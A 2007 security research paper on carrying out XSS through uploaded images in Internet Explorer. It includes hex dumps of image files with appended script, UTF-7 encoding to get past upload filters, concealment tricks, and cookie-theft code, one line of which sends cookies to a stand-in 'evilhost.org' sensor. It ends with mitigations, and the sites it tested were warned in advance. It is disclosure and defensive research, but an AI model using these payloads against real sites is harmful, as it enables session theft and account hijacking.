

February 25, 2007

Uploaded images filter evasion for carrying out XSS attacks

Digital Security Research Group (DSecRG)

Alexander Polyakov

a.polyakov@dsec.ru

<http://dsecrg.ru>

Table of contents

Introduction	3
Description.....	4
Filter Evasion	6
Concealment.....	9
Security Methods.....	12
Conclusion	13
Additional Materials	15

Introduction

As is known, users can upload images on a Web-server which is provided by numerous Web-projects, such as all kinds of CMS (Bitrix, runCMS, Mambo), forums (PhpBB, vBulletin), mail services (mail.ru, yandex.ru), blogs and social networks (facebook.com, livejournal.com, vkontakte.ru, liveinternet.ru, myspace.com). Such sites are potentially vulnerable to XSS-attacks that can use the flaw in the features of the images handling mechanism in Internet Explorer. This feature of the pictures processing and displaying is not new, and the ability to carry out an XSS-attack via picture was known to hackers. Due to the fact that this feature was ignored in the new version of Internet Explorer 7.0, the issue can be discussed again with more features. One can, of course, ignore this problem stating that it comes from the application flaw. However, a cyber-crook can install and use PHP shell via a picture in the presence of local PHP include vulnerability and in that case, features of a browser will no longer be relevant. This fact confirms that if we are dealing with user's data, filtering is necessary in any case.

Description

We shall now describe how Internet Explorer handles graphic files. If during the graphic files management there are characters, which are nonrelevant for the managed file, then a process that analyses this data and compares the resulting signatures with the signatures of the supported formats is launched. If the appropriate format is found, the browser begins to manage the file in accordance with this format.

The following example will illustrate this. We have the PNG file consisting of a one black dot.

	0001	0203	0405	0607	0809	0A0B	0C0D	0E0F	0123456789ABCDEF
0x0	8950	4E47	0D0A	1A0A	0000	000D	4948	4452	%PNG.....IHDR
0x10	0000	0001	0000	0001	0802	0000	0090	7753[dot].....hwS
0x20	DE00	0000	0467	414D	4100	00B1	8F0B	FC61	Ю....gAMA..±Ц.ьa
0x30	0500	0000	0C49	4441	5418	5763	6060	6000IDAT.Wc```.
0x40	0000	0400	015C	CDFF	6900	0000	0049	454E\Няі....IEN
0x50	44AE	4260	82						D@B` ,

Pic. 1. The source PNG file

Naturally, if we open this image in the browser we will just see a black dot. However, if we add the well-known string (in hexadecimal codes)


```
<script>alert('Image XSS')</script>
```

to the end of the graphic file and open it in Internet Explorer, the browser, after having processed the image, will find the segment of data, which is not the part of the image and will process it as HTML. This will execute our script in the browser.

	0001	0203	0405	0607	0809	0A0B	0C0D	0E0F	0123456789ABCDEF
0x0	8950	4E47	0D0A	1A0A	0000	000D	4948	4452	%PNG.....IHDR
0x10	0000	0001	0000	0001	0802	0000	0090	7753[dot].....hwS
0x20	DE00	0000	0467	414D	4100	00B1	8F0B	FC61	Ю....gAMA..±Ц.ьa
0x30	0500	0000	0C49	4441	5418	5763	6060	6000IDAT.Wc```.
0x40	0000	0400	015C	CDFF	6900	0000	0049	454E\Няі....IEN
0x50	44AE	4260	823C	7363	7269	7074	3E61	6C65	D@B` ,<script>ale
0x60	7274	2827	496D	6167	6520	5853	5327	293C	rt('Image XSS')<
0x70	2F73	6372	6970	743E	[dot]				/script>

Pic. 2. Modified graphic file

For example, you can send a letter to a user from mail.ru server with a picture attached. If the recipient clicks Show Picture, the script added to the image file will be executed and will, for instance, send the recipient's cookie to the hacker's e-mail. The result that the script implemented to the image (in mail.ru) will give is shown on the picture 3. The script simply displays user's cookie on the screen, demonstrating that access to the victim's cookie can be gained.



Pic. 3. Gaining user's cookies from mail.ru

Filter Evasion

What has been said up until now is in fact nothing new. The described method often does not work due to the fact that developers are now implementing special filters in web applications. These filters check whether the content of graphic files contains added data and thus, they make it more difficult for a hacker to carry out an attack. This is wise because server application with strong security enhancements should be able to check the validity of all user's data which is sent to the server, whether they are GET or POST queries, cookies and all the more files containing data, whatever are the files management features of the applications.

Let's see how the filter can be evaded. The main problem is that not all methods of filter evasion work for images. For instance, the XSS in <META> tag is not processed but at the same time allowed by filters. Our goal is to find the method that would work via an image and evade filters. In the course of the primary research it was found that there are only three ways to execute the script:

- `<script>alert()</script>`
- ``
- `<table> <td background="javascript:alert('XSS')">`

Unfortunately, neither of them passes the filter. HTML-tags are filtered, i.e. if the image content has strings such as “<script”, “<img”, “<table”, the picture will be considered as invalid and will not upload to the server.


What if another encoding, such as, for instance, UTF-7 is used? This will help to evade the filters, since “<” and “>” characters in UTF-7 encoding are replaced by “+ADw-” and “+AD4-” respectively. If you want a browser to open a UTF-7 encoded text, you should do one of the following:

- Content-Type field from the title of the server http-reply contains information about the page encoding:
`Content-Type: text/html; charset=UTF-7`
- The page contains a <META> tag, in which the page encoding is specified:
`<meta http-equiv="Content-Type" content="text/html; charset="UTF-7">`
- The user's browser is set to define the encoding automatically.

The second option satisfies our needs. Unlike usual XSS, we can now control the whole page, that is to say, to use <META> tag. So, let's configure the image content to evade the filter (pic. 4), and test it on one of the most popular implementations of forums, which filter images – PhpBB. As we see on the Pic 5, the image was uploaded and we evaded the filters.

	0001	0203	0405	0607	0809	0A0B	0C0D	0E0F	0123456789ABCDEF
0x0	8950	4E47	0D0A	1A0A	0000	000D	4948	4452	%PNG.....IHDR
0x10	0000	0003	0000	0003	0802	0000	00D9	4A22ЩJ"
0x20	E800	0000	0173	5247	4200	AECE	1CE9	0000	и....sRGB.@O.й..
0x30	0004	6741	4D41	0000	B18F	0BFC	6105	0000	..gAMA..±Ц.ьa...
0x40	0020	6348	524D	0000	7A26	0000	8084	0000	. cHRM.z&...Ъ,,..
0x50	FA00	0000	80E8	0000	7530	0000	EA60	0000	ъ...Ъи...u0..к`..
0x60	3A98	0000	1770	9CBA	513C	0000	000B	4944	:□...рњеQ<....ID
0x70	4154	1857	6360	C007	0000	1E00	0126	768A	AT.Wc`A.....&vЪ
0x80	F800	0000	0049	454E	44AE	4260	823C	6874	ш....IEND@B`,<ht
0x90	6D6C	3E3C	6D65	7461	2068	7474	702D	6571	ml><meta http-eg
0xA0	7569	763D	2243	6F6E	7465	6E74	2D54	7970	uiv="Content-Typ
0xB0	6522	2063	6F6E	7465	6E74	3D22	7465	7874	e" content="text
0xC0	2F68	746D	6C22	200D	0D0A	6368	6172	7365	/html" ..charse
0xD0	743D	2255	5446	2D37	223E	2B41	4477	2D73	t="UTF-7">+ADw-s
0xE0	6372	6970	742B	4144	342D	616C	6572	7428	cript+AD4-alert(
0xF0	646F	6375	6D65	6E74	2E63	6F6F	6B69	6529	document.cookie)
0x100	2B41	4477	2D2F	7363	7269	7074	2B41	4434	+ADw-/script+AD4
0x110	2D3C	2F68	746D	6C3E					-</html>

Pic. 4. Graphic file containing data in UTF-7 encoding



Pic. 5. XSS implemented in the image (evasion of PHPbb filters)

Actually we can do without UTF-7. If you want to execute an image script it is necessary to make Internet Explorer identify HTML-page in the flow of analyzed data. This can be done by using, for instance, <html>, <head> and <body> tags and implementing afterwards different types of script calls. For example, the following text added after an image will evade filters as well:

```
<html>
<head>
</head>
<meta http-equiv="Content-Type" content="text/html">
</head>
<body>
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
</body>
```

</html>

Nevertheless, the use of UTF-7 will make us more noticeable for filters, as the “<iframe” tag might be filtered in any other web application. Considering the use of additional encodings and various additional filter evasion methods, it can be stated that the goal of creating a decent filter is not at all trivial.


Concealment

So, we have an exploit that is almost ready and, having replaced alert() with the link on a sensor which receives cookie, we can use it. However, we can use a more sophisticated solution.

Firstly, it is not encouraging to have binary data of a graphic file displayed on our page. The simplest way to avoid the problem is to match the text color with the background color, for instance:

```
document.body.style.color="white" ;
```

Now the script looks much better.



Pic. 6. XSS implemented in the image (we disguise the rest)

Secondly, one should understand that the created XSS works in two situations: if a user either clicks the image (which is unlikely), or if we provide a user with a link to an image and sweeten it up with some features of social engineering. The main idea is to try and make our attack for a user as disguised as possible. Therefore, if we provide a user with a link to an image it should then be a real image. For this reason, we add a real picture in our script, more precisely – a link to an image. The choice of the picture depends on the target audience.

	0001	0203	0405	0607	0809	0A0B	0C0D	0E0F	0123456789ABCDEF
0x80	F800	0000	0049	454E	44AE	4260	823C	6874	...IEND@B`,<ht
0x90	6D6C	3E3C	6D65	7461	2068	7474	702D	6571	ml><meta http-req
0xA0	7569	763D	2243	6F6E	7465	6E74	2D54	7970	uiv="Content-Typ
0xB0	6522	2063	6F6E	7465	6E74	3D22	7465	7874	e" content="text
0xC0	2F68	746D	6C22	2063	6861	7273	6574	3D22	/html" charset="
0xD0	5554	462D	3722	3E2B	4144	772D	7363	7269	UTF-7">+ADw-scri
0xE0	7074	2B41	4434	2D64	6F63	756D	656E	742E	pt+AD4-document.
0xF0	626F	6479	2E73	7479	6C65	2E63	6F6C	6F72	body.style.color
0x100	3D22	7768	6974	6522	3B61	6C65	7274	2827	="white";alert('
0x110	7873	7327	292B	4144	772D	2F73	6372	6970	xss')+ADw-/scrip
0x120	742B	4144	342D	2B41	4477	2D69	6D67	2073	t+AD4-+ADw-img s
0x130	7263	3D68	7474	703A	2F2F	6C6F	6361	6C68	rc=http://localh
0x140	6F73	742F	6675	6E2E	6A70	672B	4144	342D	ost/fun.jpg+AD4-
0x150	3C2F	6874	6D6C	3E					</html>

Pic. 7. Disguise with adding a link to an image

So we have an exploit that is almost ready but cannot do the most important thing – it does not send cookies to a hacker. The standard method of adding, for example, the following code can be used for redirecting a user to our sensor:

```
img.src = "http://evilhost.org/sensor.php?" + document.cookie;
```

This method is not optimal because the hacker's web server address is disclosed and all attempts to hide the attack are doomed to failure. We can, of course, redirect the user back, but there is another more stylish solution.

Certainly, the AJAX technology is known to everybody. This technology has a perfect application, when speaking about unauthorized gaining access to users' cookies. There is no sense to dive into the depth of AJAX technology; we will only say that the main point of the method is to send a query with user's cookies on a server using XMLHttpRequest. The only problem is that data transfer on a third-party server that is carried out with the help of XMLHttpRequest arises heaps of additional questions from the browser, and this is what we really want to avoid.

The proposed idea is that we do not need to send data on a third-party server because in the illustrated example we are using vulnerabilities in forums and CMS which have the mechanism for private messaging. Therefore, we can send ourselves a private message with cookies on behalf of a user with the help of our script. The following code is a standard AJAX code that sends data on script sensor:

```
<script>
var XMLHttpRequestObject = false;
XMLHttpRequestObject = new ActiveXObject("Microsoft.XMLHTTP");

XMLHttpRequestObject.open('GET', 'http://www.site.com/privatemessage.php?
' + window.document.cookie, true);
```

```
XMLHttpRequestObject.setRequestHeader("Content-Type", "application/x-www-  
form-urlencoded");  
XMLHttpRequestObject.send(null);  
delete XMLHttpRequestObject;  
</script>
```

In this example we highlighted the main part of the script, which is responsible for data transfer. For making a full-grown exploit, we need to replace the settings of the **XMLHttpRequestObject.open** method with those used in a particular web application. Having converted the created code to UTF-7, we add it to our picture. Needless to say, that we will not write the final code, as it will be easy to add it to a picture for those who understood the process.

Security Methods

The level of protection always affects user friendliness. In this case we should also understand that thorough check of all incoming data is an utterly laborious task. But when the security of web portal users is of the utmost importance, it is necessary to provide it, regardless of the fact that this is the flaw in the browser's features. Anyway, end users do not really care what the source of the vulnerability is, they are more concerned why security rules are violated.

So, there are several methods that more or less decrease the possibility of using the breach.

- Do not store images on the main site's domain (say, domain.com), but store them on additional one, say, pics.domain.com. This will help to avoid cookies-oriented attacks, because cookies are linked to the domain. However, this solution will not solve the problem altogether.
- Compare the image size with the size specified in the title of the image. This helps if the script is added to the end of an image, but is useless when it is implemented in an image itself and the size is accordingly changed.
- Enhance the filter of a web-application for filtering all or at least basic tags, which Internet Explorer uses to define whether the document is a web-page (these are the following strings: “html”, “head” and “body”). This method will give a hundred-percent result, but it should be taken into account that the stronger the filter is, the more chances a normal picture is blocked.
- Use simple image-editing techniques For instance, before saving an image you can enlarge it twofold and then compress it. This will provide maximum protection but in some cases it may ruin the quality of the image.
- Apply combinations of different methods according to the situation.

Conclusion

In conclusion we would like to briefly describe the advantages and disadvantages of this type of XSS attack.


Advantages:

- Contrary to Linked XSS, Image XSS do not register itself in logs of a web server and cannot be detected by conventional tools such as mod_security, PHP Hardening-Patch or Snort, since the URL does not contain the script's signatures.
- A victim would sooner follow the link on the image, rather than click Linked XSS, with a lot of incomprehensible characters in the URL line.
- It can be used for phishing. We can insert the whole HTML page in an image, which can be used as a fake authorization page of a site.


Disadvantages:

- Only works with Internet Explorer.
- A user should follow the link (or click the image). As it goes with Linked XSS, hackers will need to use some social engineering techniques to make a user follow the link.
- Images can be stored on another server, making it impossible for a hacker to gain unauthorized access to cookies.

We decided to check whether some sites have the vulnerability in the mechanism that checks the uploaded data. The following sites have been chosen: securitylab.ru, vkontakte.ru, google.com, mail.ru, xakep.ru and livejournal.com. Two of the sites have filters, these are securitylab.ru and Google.com. It was found that four out of five sites are vulnerable, only Google.com was not cracked. Filter in securitylab.ru was evaded. Administrators of the recourses had been warned in advance, before this article was published.



Pic. 8. XSS implemented in the image (in securitylab.ru)



Pic. 9. XSS implemented in the image (in livejournal.com)

Additional Materials

1. RFC UTF-7

<http://www.faqs.org/rfcs/rfc2152.html>

2. XSS (Cross Site Scripting) Cheat Sheet Esp: for filter evasion

<http://ha.ckers.org/xss.html>

3. XSS in Image Format

<http://milw0rm.com/video/watch.php?id=58>